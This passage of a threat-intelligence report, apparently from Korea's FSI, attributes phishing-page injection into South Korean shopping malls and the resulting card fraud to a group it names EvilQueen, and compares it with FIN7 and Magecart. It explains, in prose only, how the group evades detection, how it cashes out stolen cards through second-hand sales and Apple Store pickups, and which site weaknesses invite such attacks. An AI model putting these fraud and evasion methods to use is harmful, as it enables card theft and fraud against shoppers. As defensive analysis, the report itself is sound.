
Meanwhile, a post on a Chinese dark web forum was found to be written by an account of the attack group. It has been confirmed that they supports all technical tasks such as software, app, website production, and server maintenance, which is inferred that the attack group has technical capabilities and carries out cyber-attack activities in various ways.

- **A post on a Chinese dark web forum written by the account of the attack group**

Based on the evidence and circumstances outlined above, we have concluded that the attack group is a new threat group originating from China or closely affiliated with China. We have given it the name 'EvilQueen' and conducted a detailed investigation into its activities.

Furthermore, during the analysis of operations associated with the EvilQueen group, we made the assumption that the group is not composed of just one or two individual hackers but rather represents a larger organization. It appeared that many South Koreans were recruited as sales agents to engage in fraudulent payment schemes after stealing credit card information. This approach resembled the well-known voice phishing organization model that has been prevalent in South Korea. Therefore, based on the information regarding their attack activities and fraudulent schemes, it is our expectation that the EvilQueen Group operates systematically through five key components: a general manager based in China, a hacker(developer), a recruitment manager, an account management team, and sales agents, with the latter comprising numerous South Koreans.

- **Expected Organization Chart of EvilQueen Group**




● Expected roles for each EvilQueen group parts

Classification	Role
General Manager	- Plan and direct the entire attack strategy
Hacker(Developer)	- After pre-analyzing the vulnerability of the shopping mall website, access and insert a phishing payment page - Manage the stolen information database
Recruitment Manager	- Recruit and manage second-hand sales agents for fraudulent payment - Use the stolen credit card information to fraudulent pay for items on the open market
Account Management Team	- Manage borrowed names, fake bank accounts to receive the price of goods(cash) from the buyer of the second-hand transaction - Deliver the cash received to the general manager
Sales Agents	- Create posts for item sales on a second-hand trading platform and initiating contact with buyers, and encouraging sales

2 Operation

● Timeline of operations related to the EvilQueen group



PoisonedApple


From June 2021 until recently, phishing pages disguised as payment pages were inserted into about 50 online shopping mall websites, resulting in a significant breach of shopping mall user information. Various personal and financial details, such as card information (card number, CVC, expiration date), card passwords, social security numbers, mobile phone numbers, and more, have been confirmed to be leaked.

The attack group gained access to the shopping mall websites by exploiting vulnerabilities in the platform, often used for creating small and medium-sized online shopping malls in South Korea, as well as various web vulnerabilities. They proceeded to insert phishing pages into the regular payment processes. Subsequently, the attack group engaged in fraudulent activities through various means, such as using a well-known second-hand trading platform to cash out by utilizing the compromised card information. In particular, in February 2023, the group attempted fraudulent transactions using card information stolen from the official online Apple Store by exploiting Apple Store's "Someone else Picks Up" policy. This was a distinctive method different from the previously known fraudulent techniques.


PickPocket

In late December 2022, a major Korean e-commerce website experienced a large-scale credential stuffing attack, leading to the exposure of certain customers' personal information. The compromised personal data included member emails, gender, date of birth, phone/mobile phone numbers, addresses, and member-level details. Following an investigation by the FSI, it was determined that the objective of the credential stuffing attack was to exploit the shopping mall points associated with the compromised accounts. However, no additional attacks were identified at that time that utilized this information.

Subsequently, while analyzing operation PoisonedApple, it was discovered that several phishing pages contained hardcoded IP linked to the operation PickPocket credential stuffing attack. Upon accessing the PoisonedApple's phishing page with this IP, it was observed that they included logic to halt script execution. It was inferred that when developing the phishing page, an exception was added to prevent script execution when the attack group accessed the phishing page with their IP address.



Part of Operation PoisonedApple Phishing Page



Detection History of Attacks Occurring from that IP Prior to the Operation PickPocket (Source: KFISAC)

SilentVanish

The FSI had previously investigated cases of fraudulent payment attempts by a payment services before delving into the operation Poisoned Apple. As a result of the analysis conducted during that time, it was concluded that the attack group attempted fraudulent payments by acquiring financial information through phishing and smishing and obtaining authentication from the service.

Subsequently, the FSI confirmed that the stolen financial information items in the operation SilentVanish matched the items collected on the phishing page of the operation Poisoned Apple and that some of the attack IPs used in the operation SilentVanish were also used in the operation PickPocket. In addition, a connection was found between the fact that many of the attack IPs of the SilentVanish and PickPocket operations have a PPTP (1723/TCP) port in common and that the client languages in the attack packet are all identified as Chinese(CN).

Based on this information, a link was identified between these three operations and the EvilQueen group. It was also noted that the group employs highly sophisticated techniques and targets a wide range of entities.

3 TTP

Tactics

The ultimate goal of the attack group is to steal valid information from shopping mall users and use it to steal cash through fraudulent payments. As the first strategy for this, to steal personal information and card information, small and medium-sized Korean online shopping malls were hacked, phishing payment pages were inserted, and the information entered by the shopping mall users was stored in the server of the attack group simultaneously. Second, a sophisticated phishing page was developed so that shopping mall site administrators and users would not be aware of the existence of a phishing payment page and by using various hiding techniques, they continued the attack. Finally, they used the hijacked information to carry out fraudulent payments on the open market, etc., and at this time, they carried out fraudulent activities in a previously unknown way, such as abusing second-hand trading platforms and the official Apple Store.

Techniques

The attack group primarily executed web attacks such as SQL injections to gain unauthorized access to shopping mall websites. Once they successfully gained access, they generated malicious files related to phishing activities and modified the normal payment page of the shopping mall to redirect users to the attack group's phishing page.

Furthermore, they established a system-compromising environment by uploading a webshell, allowing them remote and continuous access to the compromised system. To avoid detection, the attack group designed their phishing pages using various defensive techniques. For instance, they limited the exposure time of these phishing pages to nighttime and weekends, and only during the initial access. This approach ensured that shopping mall administrators and users remained unaware of the existence of these deceptive pages. Additionally, an analysis of the attack group's servers exposed on the internet revealed that they employed Adminer, a database management program, to handle the stolen information. They also utilized well-known exploits and tools in their operations.

Procedures

The attack group initiates their operations by first identifying vulnerabilities within the shopping mall platform. Once these vulnerabilities are identified, they proceed to access a shopping mall websites and inserted phishing payment pages. Through these phishing payment pages, they illicitly steal the credit card and personal information of shopping mall users. Subsequently, they utilize well-known Korean second-hand trading platforms to list new electronic devices at prices lower than the market rate, waiting for potential buyers to contact them. Upon the appearance of the buyer, the attack group accepts a cash for the item. They then engage in fraudulent payment on the open markets, utilizing the previously stolen credit card information to make the payment for the item. When placing an order, the delivery address is entered as the buyer's address, and the item is shipped directly to the buyer, ensuring that the attack group's information remains concealed while completing the cash-out process.

4 Comparison with known threat groups

In its 2021 intelligence report "Cyber Attack Threat Analysis Targeting Credit Card Information," the FSI introduced FIN7 and Magecart as major threat groups that specialize in targeting credit card information. This section compares the targets and objectives of attacks and TTPs of the EvilQueen group with other known threat groups.

FIN7

FIN7 Group is a leading threat group that steals credit card deposits from POS terminals, which are systems that process sales and payments in stores or stores. It is related to the Carbanak group that it uses the Carbanak backdoor during the initial access, but unlike the Carbanak group, which mainly attacks banks, FIN7 attacks food and retail businesses and is divided into separate groups[6].

FIN7 distributes phishing emails in all directions to steal account information to access the system and infects POS terminals with malicious code to steal credit card information in large quantities. It also uses RDP tunneling between the C&C server and the targeted system to sustain the attack. Since 2020, the company has reportedly shifted its attack vectors to an approach that uses REvil ransomware and its own RaaS(ransomware-as-a-service), Darkside.

6. https://attack.mitre.org/groups/G0046/

Magecart

The Magecart Group is a threat group that targets online shopping malls and websites and injects malicious scripts to steal credit card information. The group consists of more than seven subgroups and is known to be growing in size and influence. Magecart has been primarily targeting well-known shopping mall platforms such as Magento and has recently been active in expanding its target platforms such as Opencart, WooCommerce, and Shopify.[7]

Magecart exploits vulnerabilities in platforms to inject malicious JavaScript into payment pages. The script transmits the payment information entered by shopping mall users to the group's C&C server.

EvilQueen


The EvilQueen group was identified in the process of analyzing recent card information theft and fraudulent payment incidents in South Korea, and there are some differences from a similar threat group, Magecart. It can be seen as similar to Magecart in that it steals card information from shopping mall websites, but EvilQueen targets shopping mall platforms, its vulnerabilities, and web vulnerabilities mainly used in South Korea in the initial access stage, and to continue the attack, it uses webshell to upload, making it distinct from Magecart.

- **Threat group comparison**

Threat groups	FIN7	Magecart	EvilQueen
Targets of Attack	Retail POS terminals	Online Shopping Mall	Online Shopping Mall
Target countries	Europe, America, etc.	Europe, America, etc.	South Korea, Japan
Purpose of the attack	Theft of card information, Financial benefits through sales on the dark web etc.	Theft of card information, Financial benefits through sales on the dark web etc.	Theft of card information & personal information, Financial benefits through fraudulent payments
Active since	2012 ~	2015 ~	2009 ~

7. https://www.about-fraud.com/rising-magecart-attacks-place-victims-in-jeopardy/

Countries targeted by threat group




TTP by threat group

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion		
Active Scanning	Acquire Access	Drive-by Compromise	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Modify System Image
Gather Victim Host Information	Acquire Infrastructure	Exploit Public-Facing Application	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Network Boundary Bridging
Gather Victim Identity Information	Compromise Accounts	External Remote Services	Container Administration Command	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Obfuscated Files or Information
Gather Victim Network Information	Compromise Infrastructure	Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Imageon Host	Plist File Modification
Gather Victim Org Information	Develop Capabilities	Phishing	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process	Debugger Evasion	Pre-OS Boot
Phishing for Information	Establish Accounts	Replication Through Removable Media	Inter-Process-Communication	Compromise Client Software Binary	Domain Policy Modification	Deobfuscate/ Decode Files or Information	Process Injection
Search Close Sources	Obtain Capabilities	Supply Chain Compromise	Native API	Create Account	Escape to Host	Deploy Container	Reflective Code Loading
Search Open Technical Databases	Stage Capabilities	Trusted Relationship	Scheduled Task/Job	Create or Modify System Process	Event Triggered Execution	Direct Volume Access	Rogue Domain Controller
Search Open Websites/ Domains		Valid Accounts	Serverless Execution	Event Triggered Execution	Exploitation for Privilege Escalation	Domain Policy Modification	Rootkit
Search Victim-Owned Website			Shared Modules	External Remote Services	Hijack Execution Flow	Execution Guardrails	Subvert Trust Controls
			Software Deployment Tools	Hijack Execution Flow	Process Injection	Exploitation for Defense Evasion	System Binary Proxy Execution
			System Services	Implant Internal Image	Scheduled Task/Job	File and Directory Permissions Modification	System Script Proxy Execution
			User Execution	Modify Authentication Process	Valid Accounts	Hide Artifacts	Template Injection
			Windows Management Instrumentation	Office Application Startup		Hijack Execution Flow	Traffic Signaling
				Pre-OS Boot		Impair Defenses	Trusted Developer Utilities Proxy Execution
				Scheduled Task/Job		Indicator Removal	Unused/ Unsupported Cloud Regions
				Server Software Component		Indirect Command Execution	Use Alternate Authentication Material
				Traffic Signaling		Masquerading	Valid Accounts
				Valid Accounts		Modify Authentication Process	Virtualization/ Sandbox Evasion
						Modify Cloud Compute Infrastructure	Weaken Encryption
						Modify Registry	XSL Script Processing

EvilQueen
FIN7
Magecart
accounts for all three groups

Credential Access	Discovery		Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Adver-sary-in-the-Middle	Account Discovery	Password Policy Discovery	Exploitation of Remote Services	Adve sary-in-the- Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Brute Force	Application Window Discovery	Peripheral Device Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Credentials from Password Stores	BrowserIn formation Discovery	Permission Groups Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Exploitation for Credential Access	Cloud Infrastructure Discovery	Process Discovery	Remote Service Session Hijacking	Automated Collection	Data Obfuscation	Exfiltration Over C2 Chan-nel	Data Manipulation
Forced Authentication	Cloud Service Dashboard	Query Registry	Remote Services	Browser Session Hijacking	Dynamic Resolution	Exfiltration Over Other Network Medium	Defacement
Forge Web Credentials	CloudService Discovery	Remote System Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel	Exfiltration Over Physical Medium	Disk Wipe
Input Capture	Cloud Storage Object Discov-ery	Software Discovery	Software Deployment Tools	Data from Cloud Storage	Fallback Channels	Exfiltration Over Web Ser-vice	Endpoint Denial of Service
Modify Authentication Process	Container and Resource Discovery	System Information Discovery	Taint Shared Content	Data from Configuration Repository	Ingress Tool Transfer	Scheuled Transfer	Firmware Corruption
Multi-Factor Authentication Interception	Debugger Evasion	System Loca-tion Discovery	Use Alternate Authentication Material	Data from Information Repositories	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit SystemRecov-ery
Multi-Factor Authentication Request Genera-tion	Device Driver Discovery	System Network Configuration Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service
Network Sniffing	Domain Trust Discovery	System Network Connections Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
OS Credential Dumping	File and Directory Discovery	System Owner/User Discovery		Data from Removable Media	Protocol Tunneling		Service Stop
Steal Application Access Token	Group Policy Discovery	System Service Discovery		Data Staged	Proxy		System Shutdown/ Reboot
Steal or Forge Authentication Certificates	Network Service Discovery	System Time Discovery		Email Collection	Remote Access Software		
Steal or ForgeKerberos Tickets	Network Share Discovery	Virtualization/ Sandbox Evasion		Input Capture	Traffic Signaling		
Steal Web Session Cookie	Network Sniffing			Screen Capture	Web Service		
Unsecured Credentials				Video Capture			



2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

IV

Operation PoisonedApple Analysis


1. Overview of the operation
2. Shopping mall website hacking
3. Stealing credit card information through phishing payment page
4. Cash out through fraudulent credit card payments

IV Operation PoisonedApple Analysis

1 Overview of the operation

Operation PoisonedApple is an example of a threat group illegally stealing credit cards and personal information, making fraudulent payments, and cashing out. The FSI has tracked this operation for several months to uncover the entire attack process, which will be described in detail in this chapter.

- **Operation PoisonedApple Outline**



- Operation PoisonedApple Procedure

Order	Attack Procedure
❶	After analyzing the vulnerability of the shopping mall platform in advance, the attack group acquire the infrastructure necessary for the attack such as developing a phishing payment page and building a web server to manage the stolen information.
❷	After infiltrating the shopping mall website, insert a phishing payment page.
❸	Shopping mall users(victims) enter their credit card numbers and personal information on the phishing page during the payment process.
❹	The information is then transmitted to the attack group's servers.
❺	The attack group employs three methods for cashing out the stolen card information, which involve making fraudulent payments on second-hand trading platforms, open markets, and the Apple Store.
❻	The attack group receives cash from sellers and buyers of second-hand trading platforms into accounts and succeeds in cashing out.


2 Shopping mall website hacking

In this section, the FSI compares and analyzes the characteristics of all shopping malls where phishing pages are inserted, deduces the process of the attack group’s choosing the target of the attack, and introduces the infrastructure and tools they used. In addition, through the analysis of the attack log left on the hacked shopping mall website, the initial access process and how they continue the attack through the webshell is explained.

Vulnerability analysis and attack target identification

As mentioned in Chapter 2, the FSI discovered 49 shopping mall websites with phishing payment pages through a program it developed. The timing of the insertion of the phishing payment page was found to be from June 2021 to March 2023, and the attacks were mainly concentrated from 2022 to 2023, except for one case in June 2021. Out of them, two of the sites were identified as online shopping malls for Japanese people with South Korean business numbers.

- Timeline for shopping mall website hacking



As a result of a comparative analysis[8] of the characteristics of the hacked websites, except for the two sites targeting Japanese, it was confirmed that in addition to the initial discovery of A's shopping mall platform, the platforms of manufacturer B, C, and D were also targets of the attack.

- Number of hacked websites by platform

Classification	Manufacturer A's platform	Manufacturer B's platform	Manufacturer C's platform	Manufacturer D's platform
Number	33	11	2	1

8. The comparative analysis of hacked websites was analyzed for 47 websites, excluding 2 shopping malls for Japanese people.

Korean shopping mall platforms are mainly categorized as standalone and lease types based on their operation methods. In the standalone type, the website operator is the business operator itself, and the operator must directly manage the server for operations. In contrast, in the lease type, server operation and management are entrusted to the platform manufacturer, and each type has its distinct features.

- **Features of shopping mall platform operation methods**

Classification	feature
Standalone	・The business operator directly operates the shopping mall website. ・Compared to the lease type, security management is relatively insufficient, so security patches are often not applied quickly. ・Operators often allow external remote access for the convenience of server management.
Lease	・The platform manufacturer outsources the operation of the shopping mall website ・Compared to the Standalone type, security management is systematically performed, and security patches are often applied quickly. ・Server management performed by the platform manufacturer.

As a result of checking the ratio of Standalone and lease types of shopping mall websites built on the platform of manufacturer A, where the most phishing payment pages are inserted, it was confirmed that the proportion of Standalone type is overwhelmingly high. It is estimated that the Standalone environment, which must be operated directly by the shopping mall operator, is easily exposed to attacks due to various factors, such as weak security management, and the existence of many vulnerabilities due to the lack of prompt security patches compared to the rental type.

- **Number of hacked websites by operation method**

Classification	Standalone	Lease
Manufacturer A's platform	31	2

Next, vulnerabilities common to both standalone and leased systems were identified. The attack group is believed to have identified these vulnerabilities in advance and used indicators such as the URI characteristics of shopping mall platforms and the path to the administrator page to identify and infiltrate their targets.

- **Major vulnerabilities identified on hacked websites**

Classification	Description
Vulnerable PHP version	Using an older version of the development language (such as PHP 5) with the vulnerability
Exposure of the admin page	The admin page is exposed externally without secondary authentication
Open FTP service for management	FTP service open to external remote access without IP access control
File upload vulnerability	Existence of a bulletin board allowing the upload of webshell and other malicious files

